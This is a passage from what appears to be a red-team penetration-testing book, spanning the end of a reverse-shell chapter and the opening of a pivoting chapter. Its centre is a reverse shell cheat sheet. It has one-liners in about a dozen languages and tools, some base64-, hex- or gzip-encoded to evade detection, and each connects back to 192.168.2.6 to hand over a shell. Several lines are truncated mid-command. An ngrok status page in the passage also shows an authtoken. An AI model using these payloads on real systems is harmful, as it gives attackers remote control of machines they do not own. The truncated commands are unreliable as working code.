


The session is stable and working perfectly. Thanks, `ngrok`!


Another good thing about using `ngrok` is the web interface. The interface does so much more than displaying the status. We can see connection-related information on this interface:


ngrok - Status
c55867a0.ngrok.io
127.0.0.1:4040/status
ngrok
online
Inspect
Status
Documentation
Configuration
Metrics
Tunnels
online - server prod
command_line
URL https://c55867a0.ngrok.io
Addr localhost:8443
Inspect enabled
Proto https
command_line (http)
URL http://c55867a0.ngrok.io
Addr localhost:8443
Inspect enabled
Proto http
Connections
tunnel total open /sec 1m /sec 5m /sec 15m
command_line 1 0 0.00 0.00 0.00
command_line (http) 115 0 0.53 0.27 0.11
All 116 0 0.53 0.27 0.11
Connection Durations
(in seconds)
tunnel 50% 90% 95% 99%
command_line 0.31 0.31 0.31 0.31
command_line (http) 0.00 0.31 0.39 2.30
All 0.00 0.31 0.37 2.29

We can also see the number of requests made to the `ngrok` server from this interface:


ngrok - Status
c55867a0.ngrok.io
127.0.0.1:4040/status
ngrok
online
Inspect
Status
Documentation
Global
HTTPProxy no value
SOCKS5Proxy no value
ServerAddr tunnel.us.ngrok.com:443
Authtoken 7CWhmYYRQesFEf3VxcfFc_LxkDFmqggGswjwk8xC4C
Region us
ServerSNI no value
WebAddr 127.0.0.1:4040
RootCAs ngrok.com trusted root
CompressConn no value
UpdateChannel stable
LogTarget false
LogLevel info
LogFormat terminal
ConsoleUIColor black
InspectDBSize 52428800
Metadata no value
ConfigPaths /Users/Harry/.ngrok2/ngrok.yml
Update disabled
ConsoleUI enabled
Version 2.2.8
HTTP Requests
tunnel total /sec 1m /sec 5m /sec 15m
command_line 0 0.00 0.00 0.00
command_line (http) 115 0.51 0.27 0.11
All 115 0.51 0.27 0.11
HTTP Request Durations
(in seconds)
tunnel 50% 90% 95% 99%
command_line 0.00 0.00 0.00 0.00
command_line (http) 0.00 0.01 0.35 2.00
All 0.00 0.01 0.35 2.00
Ask a question

We can check the tunnel status from our `ngrok` dashboard:



This is a good technique that can be used once in a while, but do not depend on it for red-team operations. It's better to use your privately and anonymously owned VPS for this.

Now for the bonus part! The following is the reverse shell cheat sheet that you can refer to whenever necessary. This covers anything from a normal `Bash reverse shell` to a lesser known `Node Js reverse shell`.

Reverse shell cheat sheet

Please use this carefully.

Bash reverse shell

A bash reverse shell one-liner command using custom file descriptor is as follows (it won't be a `tty`):

```
exec 100<>/dev/tcp/192.168.2.6/8080
cat <&100 | while read line; do $line 2>&100 >&100; done
```

Or:

```
while read line 0<&100; do $line 2>&100 >&100; done
```

A bash reverse shell one-liner command using bash's interactive mode is as follows:

```
bash -i >& /dev/tcp/192.168.2.6/8080 0>&1
```

In both cases, you can use `/dev/tcp` for TCP-based reverse shell and `/dev/udp` for UDP-based reverse shell. (For a UDP connection, use the `-u` switch with `netcat` to get the shell over UDP.)

Zsh reverse shell

A Zsh reverse shell one-liner command using `zmodload` to load a `tcp` module for communication using `tcp` sockets is as follows:

```
zmodload zsh/net/tcp;ztcp 192.168.2.6 8080;while read -r cmd <&$REPLY;do eval ${cmd} >&$REPLY;dor
```

A Zsh reverse shell one-liner command using a custom file descriptor with a `zmodload ztcp` module is as follows:

```
zmodload zsh/net/tcp && ztcp -d 9 192.168.2.6 8080 && zsh 1>&9 2>&9 0>&9
```

TCLsh/wish reverse shell

```
echo 'set s [socket 192.168.2.6 8080];while 100 { puts -nonewline $s "RevSh>";flush $s;gets $s c;
```

Ksh reverse shell

```
ksh -c 'ksh >/dev/tcp/192.168.2.6/8080 0>&1'
```

Netcat reverse shell

Without `GAPING_SECURITY_HOLE` (using `mkfifo`):

```
rm -f /tmp/a; mkfifo /tmp/a; nc 192.168.2.6 8080 0</tmp/a | /bin/sh >/tmp/a 2>&1; rm /tmp/a
```

Or using `mknod`:

```
rm -f /tmp/a; mknod /tmp/a p && nc 192.168.2.6 8080 0</tmp/a | /bin/bash 1>/tmp/a
```

With `GAPING_SECURITY_HOLE`:

```
nc 192.168.2.6 8080 -e /bin/sh
```

Telnet reverse shell

Attacker machine (two listeners):

```
nc -lv 8080
nc -lv 8081
Victim
telnet 192.168.2.6 8080 | /bin/bash | telnet 192.168.2.6 8081
```

Commands will be executed on port `8080` and the output of those commands will be printed to port `8081` on the attacker's machine.

(G)awk reverse shell

```
awk 'BEGIN{s="/inet/tcp/0/192.168.2.6/8080";for(;s|&getline c;close(c))while(c|getline)print|&s;c
```

R reverse shell

```
R -e "s<-socketConnection(host='192.168.2.6',port=8080,blocking=TRUE,server=FALSE,open='r+');whil
```

Python reverse shell

- TCP-based Python reverse shell:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

- UDP-based Python reverse shell:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);
```

- Base64 encoded:

```
python -c "exec('aW1wb3J0IHNvY2tldCAgICAsc3VicHJvY2VzcyAgICAsb3MgICAgIDtob3N0PSIxOTIuMTY4
```

Perl reverse shell

- TCP-based `perl` reverse shell (`/bin/sh` dependent):

```
perl -e 'use Socket;$i="192.168.2.6";$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobyname(
```

- UDP-based `perl` reverse shell (`/bin/sh` dependent):

```
perl -e 'use Socket;$i="192.168.0.106";$p=8080;socket(S,PF_INET,SOCK_DGRAM,getprotobyname
```

  Without using `'/bin/sh'`:

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.2.6:8080"
```

- For Windows:

```
perl -MIO -e "$c=new IO::Socket::INET(PeerAddr,'192.168.2.6:8080');STDIN->fdopen($c,r);$~
```

Ruby reverse shell

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.2.6","8080");while(cmd=c.gets);IO.popen(c
```

Or,

```
ruby -rsocket -e "c=TCPSocket.new('192.168.0.106','8080');while(cmd=c.gets);IO.popen(cmd,'r'){|ic
```

`/bin/sh` independent:

```
ruby -rsocket -e'f=TCPSocket.open("192.168.2.6",8080).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&
```

Php reverse shell

- Using the `exec()` function:

```
php -r '$s=fsockopen("192.168.2.6",8080);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Using the `shell_exec()` function:

```
php -r '$s=fsockopen("192.168.2.6",8080);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Using the `system()` function:

```
php -r '$s=fsockopen("192.168.2.6",8080);system("/bin/sh -i <&3 >&3 2>&3");'
```

- Using the `popen()` function:

```
php -r '$s=fsockopen("192.168.2.6",8080);popen("/bin/sh -i <&3 >&3 2>&3","r");'
```

- Using just `/bin/sh`:

```
php -r '$s=fsockopen("192.168.2.6",8080);`/bin/sh -i <&3 >&3 2>&3`;'
```

Lua reverse shell

```
lua -e "local s=require('socket');local t=assert(s.tcp());t:connect('192.168.2.6',8080);while tru
```

Nodejs reverse shell

```
nodejs -e '(function(){ var require = global.require || global.process.mainModule.constructor._lo
```

Hex encoded (encode the raw `node.js` command into a hex format):

```
node -e 'eval("\x20\x28\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x29\x7b\x20\x76\x61\x72\x20\x72\x65\x
```

Powershell reverse shell

```
powershell -w hidden -nop -c function RSC{if ($c.Connected -eq $true) {$c.Close()};if ($p.ExitCoc
```

Gzip compressed and Base64 encoded:

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object IO.StreamReac
```

Socat reverse shell over TCP

```
socat tcp-connect:192.168.2.6:8000 exec:'bash -li',pty,stderr,sane 2>&1>/dev/null &
```

Socat reverse shell over UDP

```
socat udp-connect:192.168.2.6:8000 exec:'bash -li',pty,stderr,sane 2>&1>/dev/null &
```

Socat reverse shell over SSL (cert.pem is the custom certificate)

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane openssl-connect:192.168.2.6:8000,key=$HOME/ce
```

We hope you now understand the criticality of using a `reverse_tcp` payload without any security. In the next chapter, you will be learning about Empire, the tool that is juiced up with PowerShell modules to get you better access to your target server.

Summary

At the beginning of this chapter, we explored what a reverse connection and reverse shell connection is using tools such as `netcat`, `ncat`, `openssl`, `socat`, `cryptcat`, and `powercat`. We then tried different payloads to get reverse shell connections using Metasploit—`reverse_tcp`, `reverse_tcp_rc4`, and `reverse_https`. We then saw the enhanced version of `reverse_https` by using a custom SSL certificate with an impersonation technique, a meterpreter hijacking case scenario, paranoid mode, and by getting a meterpreter session over `ngrok`. Finally, we provided you with a cheat sheet that you can refer to whenever you want a reverse shell.

Questions

1. Is it absolutely necessary to understand the concept of reverse shell connections?
2. Is it required for us to get a reverse shell over an encrypted channel?
3. Are there any GUI tools that can be used to generate Metasploit payloads?
4. Can we get Cryptcat for Windows?
5. Can we use a different stage encoder other than `shikata_ga_nai`?
6. Can we use paranoid mode in our red-team operations?
7. Is `ngrok` free to use?

Further reading


For more information on the topics discussed in this chapter, please visit the following links:

- **Reverse connection**: https://en.wikipedia.org/wiki/Reverse_connection
- **Reverse Shell cheat sheet**: https://gtfobins.github.io/
- **InfoSec Resources**: https://resources.infosecinstitute.com/icmp-reverse-shell/
- **The GNU Netcat**: http://netcat.sourceforge.net/
- **Ncat Users' Guide**: https://nmap.org/ncat/guide/
- **Powercat**: https://github.com/besimorhino/powercat
- **CryptCat Project**: http://cryptcat.sourceforge.net/
- **socat**: http://www.dest-unreach.org/socat/doc/socat.html
- **metasploit-framework**: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit
- **Meterpreter**: https://blog.rapid7.com/2011/06/29/meterpreter-httphttps-communication/
- **Meterpreter paranoid mode**:https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode
- **Meterpreter over Ngrok**: https://zircanavo-abyss.blogspot.com/2017/05/meterpreter-over-ngrok.html

Pivoting

Once we have gained access to a system using either a web application or service exploitation, our next goal is to gain access to the internal network that the system might be connected to. Before we explore the details of this, let's first try to understand a bit about port forwarding. Port forwarding is a method which is used to authorize an external device's access to an internal network.

This is most commonly used by gamers. For example, imagine you're playing Counter Strike and you want to play with your friends by creating a game server. However, those friends are not on the same network as you. To overcome this, you port forward an external port of your public IP to your machine's local port number:



Source: https://superuser.com/questions/284051/what-is-port-forwarding-and-what-is-it-used-for

The simplest method of port forwarding is through socat. **Socat** is a command line-based utility that establishes two bidirectional byte streams and transfers data between them. It is also sometimes referred to as netcat on steroids because it has a lot of extra features which netcat lacks.


Socat can be downloaded from the following link: `http://www.dest-unreach.org/socat/download/`.

For example, if we want someone to connect to our SSH service running on port `22` from port `8080`, we can run the following command on our system:

```
socat tcp-l:8080,fork,reuseaddr tcp:127.0.0.1:22
```

The preceding command listens for incoming TCP connections on port `8080` and forwards them to local port `22`, which is running the SSH service.

If we try to SSH onto port `8080` now, we will be able to connect and login:



Pivoting can be considered a set of techniques which use a currently exploited system as a network hop in order to clear the path toward internally connected machines. In simpler terms, we can use port forwarding to pivot inside the internal network of a compromised host machine.

Let's look at different ways to pivot inside a network.

In this chapter, we will cover the following topics:

- Pivoting via SSH
- Meterpreter port forwarding
- Pivoting via Armitage
- Multi-level pivoting

Technical requirements

- Metasploit Framework (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or latest
- Armitage
- Cobalt Strike


Pivoting via SSH

This technique can be used to access the local ports on a machine which are not accessible from outside. Also known as SSH port forwarding or SSH tunneling, this technique allows us to establish an SSH session and then tunnel TCP connections through it.

Let's take a look at an example scenario in which we have SSH access to a Linux system. This system has a VNC service running on the machine locally, but is not visible or accessible from outside the network/system. By performing netstat on the machine, we can see that the machine has a VNC service running on port `5901`:

